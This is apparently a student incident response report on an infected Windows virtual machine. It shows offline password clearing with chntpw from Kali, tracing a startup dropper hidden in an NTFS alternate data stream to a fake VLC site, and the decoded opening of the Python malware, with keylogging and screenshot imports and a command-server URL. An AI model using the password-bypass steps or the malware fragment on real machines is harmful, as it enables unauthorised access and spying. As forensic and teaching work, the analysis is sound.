

Incident Response Report



Miles Workstation

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EXECUTIVE SUMMARY

The purpose of this system security report is to provide an overview of the security failures of the system and describe the controls in place, or planned, for meeting those requirements.


Miles Workstation is a Windows 10 operating system; we do not know so many things except there is a strange behavior from the system and we don't have the password.

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
ASSESSMENT SPECIFICATIONS

First, we launch the Miles Workstation in a virtual machine, using Virtual Box. We can see a strange behavior at the start of Windows.



Screen capture of the start of the Miles Workstation

Once the operating system is launched, we observe that the myles user is protected by a password that we do not have.



Screen capture of the lock screen of the Miles Workstation

The workstation is not encrypted. We can get into the machine by setting the password blank.

We attach the Miles Workstation as a drive into our Linux instance from VirtualBox. We can see it from Kali with the tool gparted by the command line: parted -l

```
Model: ATA VBOX HARDDISK (scsi)
Disk /dev/sda: 85.9GB
Sector size (logical/physical): 512B/512B
Partition Table: msdos
Disk Flags:

Number  Start   End     Size    Type     File system  Flags
  1      1049kB  84.9GB  84.9GB  primary  ext4          boot
  2      84.9GB  85.9GB  1022MB  extended
  5      84.9GB  85.9GB  1022MB  logical  linux-swap(v1)

Model: ATA VBOX HARDDISK (scsi)
Disk /dev/sdb: 42.9GB
Sector size (logical/physical): 512B/512B
Partition Table: msdos
Disk Flags:

Number  Start   End     Size    Type     File system  Flags
  1      1049kB  53.5MB  52.4MB  primary  ntfs          boot
  2      53.5MB  42.4GB  42.4GB  primary  ntfs
  3      42.4GB  42.9GB  530MB   primary  ntfs          msftres
```

Screen capture of the Miles Workstation disk from Kali Linux

We can see that the disk from /dev/sdb is with the msdos partition table. The content of the files from the operating system are located on /dev/sdb2. We mount it with the command line: mount -t ntfs -o noexc, rw /dev/sdb2 /mnt. Then, we move were the list of the users of the Workstation is located and we display it with the command: chntpw -l SAM.

```
(kali㉿kali)-[~]
$ sudo mount -t ntfs -o noexc,rw /dev/sdb2 /mnt

(kali㉿kali)-[~]
$ cd /mnt/Windows/System32/config

(kali㉿kali)-[/mnt/Windows/System32/config]
$ sudo chntpw -l SAM
chntpw version 1.00 140201, (c) Petter N Hagen
Hive <SAM> name (from header): <\SystemRoot\System32\Config\SAM>
ROOT KEY at offset: 0x001020 * Subkey indexing type is: 686c <lh>
File size 65536 [10000] bytes, containing 7 pages (+ 1 headerpage)
Used for data: 318/31800 blocks/bytes, unused: 29/13032 blocks/bytes.

| RID | Username | Admin? | Lock? |
|-----|-----|-----|-----|
| 01f4 | Administrator | ADMIN | dis/lock |
| 01f7 | DefaultAccount |  | dis/lock |
| 01f5 | Guest |  | dis/lock |
| 03e9 | myles | ADMIN |  |
| 01f8 | WDAGUtilityAccount |  | dis/lock |
```

Screen capture of the users of the Miles Workstation

Next, we clear the password of Miles with the command: `chntpw -u myles SAM`.

```
(kali@kali)-[/mnt/Windows/System32/config]
└─$ sudo chntpw -u myles SAM
chntpw version 1.00 140201, (c) Petter N Hagen
Hive <SAM> name (from header): <\SystemRoot\System32\Config\SAM>
ROOT KEY at offset: 0x001020 * Subkey indexing type is: 686c <lh>
File size 65536 [10000] bytes, containing 7 pages (+ 1 headerpage)
Used for data: 318/31800 blocks/bytes, unused: 29/13032 blocks/bytes.

===== USER EDIT =====
RID      : 1001 [03e9]
Username: myles
fullname:
comment:
homedir:

00000220 = Administrators (which has 2 members)

Account bits: 0x0214 =
[ ] Disabled           [ ] Homedir req.      [X] Passwd not req.
[ ] Temp. duplicate    [X] Normal account [ ] NMS account
[ ] Domain trust ac    [ ] Wks trust act. [ ] Srv trust act
[X] Pwd don't expir    [ ] Auto lockout  [ ] (unknown 0x08)
[ ] (unknown 0x10)    [ ] (unknown 0x20) [ ] (unknown 0x40)

Failed login count: 0, while max tries is: 0
Total login count: 20

- - - User Edit Menu:
1 - Clear (blank) user password
2 - Unlock and enable user account [seems unlocked already]
3 - Promote user (make user an administrator)
4 - Add user to a group
5 - Remove user from a group
q - Quit editing user, back to user select
Select: [q] > 1
Password cleared!

===== USER EDIT =====
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Username: myles
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
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Select: [q] > q

Hives that have changed:
# Name
0 <SAM>
Write hive files? (y/n) [n] : y
0 <SAM> - OK
```


Screen captures of the clearing of the password of the user myles

We reboot on the Miles Workstation, and we can now enter in the session myles.




Screen captures showing the password of myles is now blank

Once in the workstation, we see a weird wallpaper and terminals that open on startup.




Screen captures showing the wallpaper




Screen captures showing the terminal at startup

We are thinking of looking directly in the folder where the windows startup executables are located in C: \ Users \ myles \ AppData \ Roaming \ Microsoft \ Windows \ Start Menu \ Programs \ Startup




Screen captures showing windefender.cmd

We come across a malicious program hiding under the name of a Windows security program, which executes another python program with a ntfs method (wallpaper.jpeg::stage2.py). This program runs a program located in a cache folder at the root of the disk.



Screen captures showing the WinCache folder

We can see that the executable vlc_updater.exe is actually a python interpreter that allows malicious code to be executed. We are thinking of looking in the downloaded files to understand how a fake vlc could have been installed.




Screen captures showing the adress of the website of the file

We go to the address indicated and we come across a fake scam site, which is the main entry point where the dropper has been installed on the machine

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Screen captures showing the fake vlc website

Before we start to analyze the code, we want to find out more about the author of the virus.

```
aohayon@asus:/mnt/c/Users/work$ dig NS 104.238.188.130

; <<>> DiG 9.16.1-Ubuntu <<>> NS 104.238.188.130
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NXDOMAIN, id: 5480
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;104.238.188.130.                IN      NS

;; AUTHORITY SECTION:
.                314     IN      SOA     a.root-servers.net. nstld.verisign-grs.com. 2021111100 1800 900 604800 86400

;; Query time: 20 msec
;; SERVER: 172.28.96.1#53(172.28.96.1)
;; WHEN: Thu Nov 11 13:16:14 CET 2021
;; MSG SIZE rcvd: 119
```

Screen captures showing informations about the fake website

We find several information:

Registrar URL: www.ovh.com

Updated Date: 2021-07-06T16:47:11Z


Creation Date: 2019-07-11T13:47:10Z

Registry Expiry Date: 2022-07-11T13:47:10Z

The dropper seems to be hosted at OVH, on Ubuntu. We now turn to the code. The code is encoded.


We scanned all the ports and see that there is 3 open ports to able the virus and the server to communicate.

PORT	STATE	SERVICE
22/tcp	open	ssh
80/tcp	open	http
31333/tcp	open	unknown



Screen captures showing the code encoded in base 64

We decode it. But the code is encrypted. We need to find its encryption.




Screen captures showing the code encrypted

We find its encryption, it's a Caesar 13 encryption. We now have the clear code.

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
```
1 #!/usr/bin/env python3
2 import socket
3 import os
4 import ctypes
5 import requests
6 import ipfile
7 import tempfile
8 import base64
9 import json
10 import websockets
11 import asyncio
12 import sys
13 import time
14 import codecs
15 import pyscreenshot as ImageGrab
16 import keyboard
17 from random import randrange
18 from Crypto.Cipher import AES
19 from Crypto.Util.Padding import pad
20 from Crypto.Util.Padding import unpad
21
22 def abc(msg, key):
23     return (msg)
24
25 CH=abc('http://microsoftonline_downloads', 'utf-8')
26 GIF_FILE=abc('/tmp/sanic.gif', 'utf-8')
27 if os.name == 'nt':
28     GIF_FILE=abc('C:\\Windows\\sanic.gif', 'utf-8')
